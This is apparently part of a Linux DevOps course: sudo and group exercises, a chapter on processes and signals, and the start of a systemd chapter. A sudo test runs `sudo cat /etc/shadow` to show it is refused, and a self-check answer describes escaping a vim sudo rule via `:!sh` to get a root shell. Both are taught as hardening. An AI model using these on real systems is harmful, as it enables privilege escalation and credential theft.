  1. Create users `dev1`, `dev2` and group `shop-team`; add both with `usermod -aG`.
  2. `sudo mkdir /srv/shop && sudo chown root:shop-team /srv/shop && sudo chmod 2770 /srv/shop` (the leading `2` is setgid, so new files inherit the group).
  3. As `dev1` create a file in `/srv/shop`; as `dev2` append to it. Then try as a third user.
- **Done when:** `dev1` and `dev2` can both write, the third user gets "Permission denied", and `ls -l` shows group `shop-team` on the new file.

☐ **T3 — Narrow sudo rule** *(≈30 min, intermediate)*

- **Goal:** allow exactly one privileged action.
- **Steps:**
  1. Create `/etc/sudoers.d/dev1` allowing `dev1` to run only `/usr/bin/systemctl status ssh` (or `ssh.service`) as root without a password.
  2. Validate with `visudo -cf`, then check with `sudo -l -U dev1`.
  3. As `dev1` run the allowed command, then try `sudo systemctl restart ssh` and `sudo cat /etc/shadow`.
- **Done when:** the allowed command works without a prompt and both others are refused.

☐ **T4 — Service account for a tiny daemon** *(≈40 min, intermediate)*

- **Goal:** run a process as a non-login system user and prove what it can touch.
- **Steps:**
  1. Create system user `shop-api` with `nologin`, and `/var/lib/shop-api` owned by it.
  2. Run `sudo -u shop-api sh -c 'sleep 300 &'`, then find it with `ps -o user,pid,cmd -C sleep`.
  3. As `shop-api`, try writing to `/var/lib/shop-api`, `/etc` and `/root`.

- **Done when:** `ps` shows user `shop-api` (not root), the first write succeeds and the other two fail.

☐ **T5 — Break it and fix it: the lockout** *(≈30 min, advanced)*

- **Goal:** experience the two classic lockouts safely, in a VM you can snapshot.
- **Steps:**
  1. Keep a second root session open. As user `dev1` (a member of `sudo`) run `sudo usermod -G dev1 dev1` (no `-a`) and check `id dev1`.
  2. Restore the group with `sudo usermod -aG sudo dev1`.
  3. In a scratch file (not the live sudoers) write an invalid rule and show `visudo -cf` rejecting it.
- **Done when:** you can explain why step 1 removed `sudo` rights, `id dev1` shows `sudo` again, and `visudo -cf` reports a syntax error on the bad file.

☐ **T6 — Prove it: onboarding and offboarding script** *(≈45 min, advanced)*

- **Goal:** make access changes repeatable and auditable.
- **Steps:**
  1. Without the guide, write `onboard.sh <user> "<public key>"` that creates the user, adds them to `deploy`, and installs the key with correct modes (`700` / `600`). It must be safe to re-run.
  2. Write `offboard.sh <user>` that locks the account, removes the SSH keys and group membership, and prints what it did.
  3. Run both on a scratch machine and explain each command.
- **Done when:** running `onboard.sh` twice leaves one correct user, and after `offboard.sh` the user can no longer log in and `getent group deploy` no longer lists them.

10 Self-check questions

1. What is the difference between a user name and a UID, and which one does the kernel use?
2. Why is `usermod -G` without `-a` dangerous?
3. Why should a service account have `/usr/sbin/nologin` as its shell?
4. You added `bob` to the `docker` group, but `docker ps` still says permission denied in his open SSH session. Why?
5. Why use `/etc/sudoers.d/` plus `visudo -cf` instead of editing `/etc/sudoers` directly?
6. Why is `NOPASSWD: /usr/bin/vim /etc/shop-api.env` less safe than it looks?

ANSWERS

1. Names are labels from `/etc/passwd`; the kernel and filesystem use the numeric UID/GID. Two names with the same UID are the same user.
2. It replaces the whole supplementary group list, so the user can lose `sudo` (and other) memberships. Use `-aG` to append.
3. It denies interactive logins, so a compromised credential or a stolen password cannot be used for a shell. The daemon still runs fine because systemd starts it directly.
4. Group membership is read at login. Start a new session (or `newgrp docker`). Also remember that docker-group membership is effectively root on that host.
5. A syntax error in the main file can disable `sudo` entirely. Drop-ins keep roles separate and easy to add/remove, and `visudo -cf` validates before the file goes live.
6. From inside the editor the user can run `:!sh` or `:r /etc/shadow` and get a root shell or read any file. Use `sudoedit` for file edits.

11 Further reading

- `man useradd`, `man usermod`, `man sudoers`, `man visudo`, `man passwd` — the authoritative references.
- Ubuntu Server documentation — "User Management" section.
- *The Linux Command Line* by William Shotts — chapter on users and permissions.
- *UNIX and Linux System Administration Handbook* (Nemeth et al.) — chapters on access control and the root account.
- See also: File Permissions: chmod and chown §1.6 and Processes, PIDs and Signals §1.8.

1.8 Processes, PIDs and Signals

Topic 8 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

A **process** is a running instance of a program: the program's code plus its memory, open files, environment variables and the user it runs as. The kernel gives each process a unique number, the **PID** (process ID). Every process except the very first has a **parent**, identified by its **PPID** (parent PID), so processes form a tree rooted at PID 1 (`systemd` on modern distributions).

New processes are created in two steps. A process calls `fork()`, which makes a near-identical copy of itself (the **child**). The child then usually calls `exec()`, which replaces its memory with a different program. This is exactly what your shell does when you type `ls`: it forks, the child execs `/usr/bin/ls`, and the shell waits. **Signals** are small numbered notifications the kernel or other processes send to a process — "please shut down", "reload your config", "you are being killed" — and they are how `kill`, `Ctrl+C`, `systemctl stop` and Kubernetes all stop software.

2 Why it matters in DevOps

- **Deployments and restarts:** whether the old version finishes its in-flight requests or drops them depends on whether it handles `SIGTERM`.
- **Stuck services:** "the process is running but not responding" needs you to read process state (`R`, `S`, `D`, `Z`) and know when `kill -9` is correct and when it loses data.
- **Zombies and leaks:** a service that forks workers and never reaps them eventually exhausts the PID table and the whole server cannot start new processes.
- **Containers:** the main process of a container is PID 1 *inside* it; if it ignores `SIGTERM` (a very common bug), `docker stop` and Kubernetes wait out the grace period and then `SIGKILL` it.
- **Capacity and cost:** a runaway process eating CPU or memory is the most common reason a server falls over; you find it by PID.

3 Real-world system example

Nginx, PostgreSQL and Kubernetes all document their signal behavior.

- **Nginx** has a *master* process and several *worker* processes. The master runs as root, reads the config and forks workers. The Nginx documentation specifies the signals: `SIGHUP` re-reads the configuration and gracefully replaces workers (no dropped connections — `nginx -s reload` sends this), `SIGQUIT` is a graceful shutdown that lets workers finish requests, and `SIGTERM` / `SIGINT` is a fast shutdown.
- **PostgreSQL** documents three shutdown modes in terms of signals sent to the postmaster: `SIGTERM` is "Smart" shutdown (wait for clients to disconnect), `SIGINT` is "Fast" (roll back transactions and disconnect), and `SIGQUIT` is "Immediate" (abort without cleanup, forcing crash recovery on the next start). `SIGHUP` reloads the config files.
- **Kubernetes** stops a pod by sending `SIGTERM` to the container's main process, waiting `terminationGracePeriodSeconds` (30 seconds by default), and then sending `SIGKILL`. Applications that exit cleanly on `SIGTERM` give zero-downtime rollouts; applications that do not get killed mid-request.
- **Docker** does the same: `docker stop` sends `SIGTERM`, then `SIGKILL` after a default 10-second timeout.

4 Diagram

The life of a process, as the kernel sees it:




Figure 1.8-1

How a shell starts a program, and how a graceful stop plays out:




Figure 1.8-2

5 How it works

The identifiers

Term	Meaning	How to see it
PID	unique ID of the process	`ps` , `pgrep` , `echo $$` (the shell's own)

Term	Meaning	How to see it
PPID	PID of the parent	`ps -o pid,ppid,cmd`
PGID / SID	process group / session, used for job control and terminals	`ps -o pid,pgid,sid,cmd`
UID	user the process runs as	`ps -o user,pid,cmd`
Exit status	0 = success, 1-255 = failure; `128+N` means killed by signal N	`echo $?`

The kernel exposes everything under `/proc/<PID>/`: `status`, `cmdline`, `environ`, `fd/` (open files), `cwd`, `exe`.

Process states (the `STAT` column of `ps`)

Code	State	Meaning
`R`	Running / runnable	on a CPU or waiting for one
`S`	Interruptible sleep	waiting for an event (normal for idle servers)
`D`	Uninterruptible sleep	waiting on disk/NFS I/O; cannot be killed until the I/O returns
`T`	Stopped	paused by `SIGSTOP` / `Ctrl+Z`
`Z`	Zombie	has exited, but the parent has not read its exit status
`s`, `l`, `+`, `<`, `N`	suffix flags	session leader, multi-threaded, foreground, high/low priority

Zombies and orphans

- A **zombie** is a dead process whose entry stays in the process table only so the parent can read its exit status with `wait()`. It uses no CPU or memory, but it holds a PID. **You cannot kill a zombie** — it is already dead. You fix the *parent* (make it call `wait`, restart it); once the parent dies, PID 1 adopts and reaps the zombies.
- An **orphan** is a *live* process whose parent died. It is re-parented to PID 1 (or a "subreaper") — this is how daemons detach.
- In containers, PID 1 is whatever you started. If it is a shell script or app that never reaps children, zombies pile up; use `docker run --init`, `tini`, or `dumb-init` as a minimal PID 1.

Signals you must know

Signal	#	Default action	Can be caught?	Typical use
`SIGHUP`	1	terminate	yes	terminal closed; by convention daemons **reload config**
`SIGINT`	2	terminate	yes	`Ctrl+C`
`SIGQUIT`	3	core dump	yes	`Ctrl+\`; Nginx graceful shutdown
`SIGKILL`	9	terminate	**no**	last resort; the kernel removes the process, no cleanup
`SIGTERM`	15	terminate	yes	the polite "please exit" (default of `kill`)
`SIGUSR1`, `SIGUSR2`	10, 12	terminate	yes	app-defined (Nginx reopens logs on USR1)
`SIGSTOP` / `SIGCONT`	19 / 18	stop / continue	no / yes	pause and resume
`SIGCHLD`	17	ignore	yes	tells a parent a child changed state

`SIGKILL` and `SIGSTOP` can never be caught or ignored. That is why `kill -9` always works (except on `D`-state processes), and also why it is a last resort: no destructors run, no buffers flush, no locks or temp files are cleaned up.

Order of escalation: `SIGTERM` → wait a few seconds → `SIGKILL`.

Commands

Task	Command
List all processes	`ps aux`, `ps -ef`, `ps -eo pid,ppid,stat,user,%cpu,%mem,cmd --sort=-%mem`
Process tree	`pstree -p`, `ps -ef --forest`
Find by name	`pgrep -a node`, `pidof nginx`
Send a signal by PID	`kill <PID>` (TERM), `kill -HUP <PID>`, `kill -9 <PID>`
Send by name	`pkill -TERM -f shop-api`, `killall nginx`
Run detached from the terminal	`nohup cmd > out.log 2>&1 &`, or better a systemd service
Job control in a shell	`cmd &`, `jobs`, `fg`, `bg`, `Ctrl+Z`
What is a process doing	`ls -l /proc/<PID>/fd`, `lsof -p <PID>`, `strace -p <PID>`
Change CPU priority	`nice -n 10 cmd`, `renice 10 -p <PID>`

6 Step-by-step guide

Prerequisites: any Linux shell (VM, VPS, WSL2 or `docker run -it --rm ubuntu:24.04 bash`; inside a bare container install `procps` and `psmisc` for `ps`, `pstree`, `pkill`). Nothing here is destructive.

1. **Meet your own process and its parent.**

```bash
echo "my shell PID=$$ PPID=$PPID"
ps -o pid,ppid,stat,cmd -p $$
```

   Expected: one row, `STAT` is `Ss` (sleeping session leader). The PPID is your terminal emulator or `sshd`.

2. **Watch fork + exec happen.**

```bash
sleep 120 &
echo "child PID=$!"
ps -o pid,ppid,stat,comm --ppid $$
```

   Expected: a `sleep` row whose `PPID` is your shell's PID. Your shell *forked*, and the child *exec'd* `/usr/bin/sleep`.

3. **See the process tree.**

```bash
pstree -p $$
```

   Expected (similar to): `bash(1234)──sleep(1290)`. On a server run `pstree -p | head -20` to see PID 1 (`systemd`) at the root.

4. **Inspect a process through `/proc`.**

```bash
PID=$(pgrep -n sleep)
grep -E 'Name|State|PPid|Uid' /proc/$PID/status
ls -l /proc/$PID/exe /proc/$PID/cwd
tr '\0' ' ' < /proc/$PID/cmdline; echo
```

5. **Pause and resume with signals.**

```bash
kill -STOP $PID; ps -o pid,stat,comm -p $PID     # STAT shows T
kill -CONT $PID; ps -o pid,stat,comm -p $PID     # STAT back to S
```

6. **Write a program that handles signals, and send them.** Save as `graceful.sh`:

```bash
#!/bin/bash
trap 'echo "got SIGHUP: reloading config"' HUP
trap 'echo "got SIGTERM: finishing work, exiting"; exit 0' TERM
echo "running as PID $$"
while true; do sleep 1; done
```

```bash
chmod +x graceful.sh
./graceful.sh &
P=$!
sleep 2; kill -HUP  $P      # prints: got SIGHUP: reloading config
sleep 2; kill -TERM $P      # prints: got SIGTERM: finishing work, exiting
wait $P; echo "exit status: $?"    # 0, because the handler exited cleanly
```

Now compare with a hard kill: start it again, run `kill -9 $P; wait $P; echo $?`. The handler never runs and the exit status is `137` (128 + 9).

7. **Make a zombie on purpose (and see that it cannot be killed).**

```bash
python3 - <<'EOF'
import os, time, subprocess
pid = os.fork()
if pid == 0:
    os._exit(0)          # child exits immediately
time.sleep(1)            # parent does NOT call wait()
print(subprocess.run(["ps", "-o", "pid,ppid,stat,comm", "-p", str(pid)],
                     capture_output=True, text=True).stdout)
os.waitpid(pid, 0)       # now the parent reaps it
EOF
```

Expected (similar to): a row whose `STAT` is `Z`. Once the script ends, the zombie is gone. To list zombies on any host: `ps -eo pid,ppid,stat,comm | awk '$3 ~ /^Z/'`.

8. **Find and stop a CPU hog like an operator.**

```bash
yes > /dev/null &                       # burns one CPU core
ps -eo pid,%cpu,cmd --sort=-%cpu | head -3
pkill -TERM yes                         # polite first
pgrep yes || echo "gone"
```

9. **Run something that survives logout.**

```bash
nohup sleep 600 > /dev/null 2>&1 &
ps -o pid,ppid,cmd -C sleep
```

After you close the terminal, the process is re-parented to PID 1 (an orphan). For real services use systemd — next topic: Daemons and systemd §1.9.

7 Real-world scenario

(Illustrative.) After a release, `shop-api` deployments cause a burst of 502 errors for about 30 seconds. The service is started by a wrapper script `start.sh` that runs `node server.js`. Investigation: `systemctl stop` sends `SIGTERM` to the *shell*, which dies immediately without forwarding it to Node; systemd waits, times out, and sends `SIGKILL`, cutting live requests. Meanwhile `ps` shows leftover `Z` entries from a helper the script spawned.

The fix: start Node directly (`ExecStart=/usr/bin/node /opt/shop-api/server.js`, or `exec node server.js` in the script), add a `SIGTERM` handler that stops accepting connections, drains in-flight requests and closes the database pool, and reduce the stop timeout to match. The 502 burst disappears. **Lesson:** a deployment is a process-lifecycle problem — the signal has to reach the process that can act on it.

8 Common mistakes and best practices

Don't

- Reach for `kill -9` first. It skips cleanup: half-written files, stale lock files, lost in-memory data, unflushed logs.
- Try to kill a zombie — it is already dead. Deal with its parent.
- Start long-running services with `nohup ... &` in production; they have no restart policy, no log management, no dependency ordering.
- Put a shell wrapper in front of your server without using `exec` (signals stop at the shell).

- Assume `SIGHUP` means "reload" for every program; check its documentation (for some it still means "exit").

Do

- Escalate: `SIGTERM`, wait, then `SIGKILL`.
- Make applications handle `SIGTERM`: stop accepting work, drain, close connections, exit 0.
- Use `pgrep -a` to check what a pattern matches *before* running `pkill` with it.
- Look at state (`STAT`) before acting: `D` means look at storage, `Z` means look at the parent, `T` means someone stopped it.
- Use `docker run --init` or a tiny init (`tini`) when a container spawns children.

9 Tasks

- [ ] **T1 — Draw the tree** *(≈20 min, beginner)*
  - **Goal:** understand parent/child relationships on a real machine.
  - **Steps:**
    1. Run `pstree -p | head -30` and `ps -ef --forest | head -30`.
    2. Open a second terminal, run `sleep 300 &`, and find that `sleep` in the tree.
    3. Write down its PID, PPID and which program the PPID belongs to.
  - **Done when:** you can name the full chain from PID 1 to your `sleep` (for example `systemd → sshd → sshd → bash → sleep`).
- [ ] **T2 — Read `/proc`** *(≈25 min, beginner)*
  - **Goal:** treat a process as a set of files.
  - **Steps:**
    1. Start `sleep 500 &` and capture its PID.
    2. Print its state, parent and UID from `/proc/<PID>/status`, its binary via `/proc/<PID>/exe`, and its open files via `ls -l /proc/<PID>/fd`.
    3. Compare with `ps -o pid,ppid,stat,user,cmd -p <PID>`.
  - **Done when:** both views agree and you can explain what each field means.
- [ ] **T3 — Graceful vs forced stop** *(≈30 min, intermediate)*
  - **Goal:** feel the difference between `SIGTERM` and `SIGKILL`.
  - **Steps:**
    1. Create `worker.sh` that, in a loop, appends the time to `/tmp/worker.out`, and on `SIGTERM` appends `clean shutdown` and exits 0.

2. Run it, send `SIGTERM`, check the file and exit status. Run again and send `SIGKILL`.

- **Done when:** the file ends with `clean shutdown` only in the first case and you can show exit statuses `0` and `137`.

- [ ] **T4 — Config reload with SIGHUP** *(≈30 min, intermediate)*
  - **Goal:** implement the reload convention yourself.
  - **Steps:**
    1. Write a script that reads `GREETING` from `/tmp/app.conf` at start and prints it every 2 seconds.
    2. Add a `HUP` trap that re-reads the file.
    3. Change the file and run `kill -HUP <PID>` without restarting.
  - **Done when:** the printed greeting changes without a new PID.

- [ ] **T5 — Break it: zombie hunt** *(≈30 min, advanced)*
  - **Goal:** identify and clear a zombie the way you would on a server.
  - **Steps:**
    1. Run the zombie script from step 7 modified so the parent sleeps 120 s before reaping.
    2. From another terminal find the zombie with `ps -eo pid,ppid,stat,comm | awk '$3 ~ /^Z/'`.
    3. Try `kill -9` on the zombie PID and observe nothing changes; then terminate the *parent* and watch the zombie disappear.
  - **Done when:** the zombie vanishes after its parent exits and you can explain who reaped it.

- [ ] **T6 — Prove it: container PID 1** *(≈40 min, advanced; needs Docker)*
  - **Goal:** show why PID 1 matters for shutdown time.
  - **Steps:**
    1. Run `docker run -d --name t1 ubuntu:24.04 sleep 1000` and time `docker stop t1` (the `sleep` as PID 1 ignores `SIGTERM`, so it waits about 10 seconds, then `SIGKILL`).
    2. Repeat with `docker run -d --init --name t2 ubuntu:24.04 sleep 1000` and time `docker stop t2`.
    3. Explain the difference in writing, including what `--init` adds.
  - **Done when:** you measure the two stop times and your explanation correctly attributes the delay to signal handling of PID 1. Clean up with `docker rm -f t1 t2`.

10 Self-check questions

1. What do `fork()` and `exec()` each do, and why are they separate calls?
2. Why can `kill -9` never be handled by the application, and what is the cost of using it?
3. A process shows state `Z`. Can you kill it? What do you do?
4. What is the difference between a zombie and an orphan?
5. `systemctl restart` causes dropped requests. Name two process-level causes.
6. What does an exit status of `143` tell you?

ANSWERS

1. `fork()` copies the current process; `exec()` replaces the current program image with another. Separating them lets the child set up redirections, environment and user before exec — the basis of shells and pipes.
2. `SIGKILL` is handled by the kernel, not delivered to the program, so no cleanup runs. You risk corrupted or lost data, stale locks and dropped connections.
3. No; it is already dead and only awaits `wait()` by its parent. Fix or restart the parent (the init process then reaps it).
4. A zombie is dead and unreaped; an orphan is alive but its parent died, so PID 1 adopted it.
5. The process does not handle `SIGTERM` (or a wrapper script swallows it so signals never reach it), so it is killed mid-request; also a stop timeout shorter than the drain time.
6. 128 + 15: the process was terminated by `SIGTERM`.

11 Further reading

- `man 7 signal`, `man 2 fork`, `man 2 execve`, `man 2 wait`, `man ps`, `man proc` — authoritative references.
- Nginx documentation, "Controlling nginx" — signal behavior of master and workers.
- PostgreSQL documentation, "Server Shutdown" — Smart, Fast and Immediate modes.
- Kubernetes documentation, "Pod Lifecycle" (termination of Pods) and Docker documentation, `docker stop`.
- *The Linux Programming Interface* by Michael Kerrisk — chapters on processes and signals.
- See also: Daemons and systemd §1.9, System Monitoring Commands §1.10, and Containers and Their Lifecycle §4.3.

1.9 Daemons and systemd

Topic 9 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

A **daemon** is a program that runs in the background, not attached to anyone's terminal, usually started at boot and expected to keep running: `sshd` (remote logins), `nginx` (web), `postgres` (database), `cron` (scheduler). By convention many daemon names end in `d`. Historically a daemon had to "daemonize" itself — fork twice, detach from the terminal, write a PID file. That is no longer needed: a modern **init system** starts and supervises it for you.

On almost every mainstream distribution (Ubuntu, Debian, RHEL, Fedora, Amazon Linux 2023) that init system is **systemd**. It is PID 1, the first process the kernel starts, and the ancestor of every other process. systemd describes everything it manages as a **unit**, defined in a small INI-style text file: a **service** unit runs a daemon, a **timer** unit schedules work (a cron replacement), a **socket** unit listens on a port and starts a service on demand, a **mount** unit mounts a filesystem, and a **target** unit is a named group of units that represents a system state, such as "multi-user system with networking is up".

2 Why it matters in DevOps

- **Every deployment on a VM ends with a unit file.** "Run my app, restart it when it crashes, start it at boot, after the database" is exactly what a service unit expresses.
- **Boot and recovery:** after a reboot or an autoscaling event, only enabled units come back. A service that works when you started it by hand but is not `enabled` will be missing after the next reboot.
- **Ordering bugs:** an API that starts before the network or database is ready fails at boot, then works when restarted by hand — a classic `After=` problem.
- **Security:** units can sandbox a process (non-root user, read-only filesystem, no new privileges) with a few lines, with no extra tooling.
- **It is the basis for the next topic:** daily operations use `systemctl` and `journalctl`, see Services and Logs §1.11.

3 Real-world system example

Ubuntu Server and Amazon Linux in the cloud. Machine images from Ubuntu and Amazon boot with systemd. The packages for **Nginx** and **PostgreSQL** each install a unit (`nginx.service`, `postgresql.service`) in `/usr/lib/systemd/system/` and enable it, so they start on boot with no extra work. **cloud-init** runs its stages as systemd units to configure a fresh instance, and the **kubelet** on a Kubernetes node is itself a systemd service (`kubelet.service`) — if it crashes, systemd restarts it, which is why `systemctl status kubelet` and `journalctl -u kubelet` are the first commands in node debugging. The Docker Engine also runs as a systemd service (`docker.service`) with a companion `docker.socket` unit that can start it on demand. Node exporter, the Prometheus host-metrics agent, is typically deployed as a small hand-written service unit running as an unprivileged user — the same kind of unit you will write below.

4 Diagram

How the system comes up, in terms of targets:




Figure 1.9-1

What systemd does for a service from start to crash recovery:




Figure 1.9-2

5 How it works

Where unit files live (later directories win)

Path	Purpose
`/usr/lib/systemd/system/` (also `/lib/systemd/system/`)	units shipped by packages — do not edit
`/etc/systemd/system/`	**your** units and overrides — this is where you write files
`/etc/systemd/system/<unit>.d/override.conf`	a drop-in that changes parts of a packaged unit (`systemctl edit <unit>`)
`/run/systemd/system/`	transient units, gone after reboot

After creating or editing a unit file run `sudo systemctl daemon-reload` so systemd re-reads the files.

Anatomy of a service unit

```ini
[Unit]           # what it is and how it is ordered
Description=shop-api (Node.js)
After=network-online.target postgresql.service    # start order only
Wants=network-online.target                       # soft dependency (pull it in)
Requires=postgresql.service                       # hard dependency (stop together)

[Service]        # how to run it
Type=simple
User=shop-api
ExecStart=/usr/bin/node /opt/shop-api/server.js
Restart=on-failure

[Install]        # what "enable" does
WantedBy=multi-user.target
```

Directive	Meaning
`After=` / `Before=`	**ordering only.** `After=postgresql.service` alone does not start PostgreSQL
`Wants=` / `Requires=`	pulls another unit in; `Requires` also stops this unit if the other fails
`Type=simple`	default: the process in `ExecStart` is the service (best for modern apps that stay in the foreground)
`Type=forking`	for legacy daemons that fork into the background and write a PID file
`Type=notify`	the app tells systemd when it is ready (`sd_notify`); used by software built with systemd support
`Type=oneshot`	run to completion (scripts, migrations); pair with `RemainAfterExit=yes` if needed
`User=` , `Group=`	run unprivileged — see Users, Groups, sudo and root §1.7
`WorkingDirectory=`	the process's current directory
`Environment=` , `EnvironmentFile=`	variables, or a file of `KEY=value` lines (keep secrets out of the unit file itself)
`ExecStart=` / `ExecReload=` / `ExecStop=`	commands; `ExecStart` must use an **absolute path**
`Restart=`	`no` , `on-failure` , `always` ; with `RestartSec=` delay

Directive	Meaning
`TimeoutStopSec=`	how long after `SIGTERM` before `SIGKILL` — see Processes and Signals §1.8
`LimitNOFILE=`	open-file limit (high-traffic servers need more than 1024)
`NoNewPrivileges=`, `ProtectSystem=`, `ProtectHome=`, `PrivateTmp=`, `ReadWritePaths=`	sandboxing: make `/usr` and `/etc` read-only, hide `/home`, give a private `/tmp`, allow writes only to listed paths
`WantedBy=`	which target pulls this unit in when enabled (`multi-user.target` for servers)

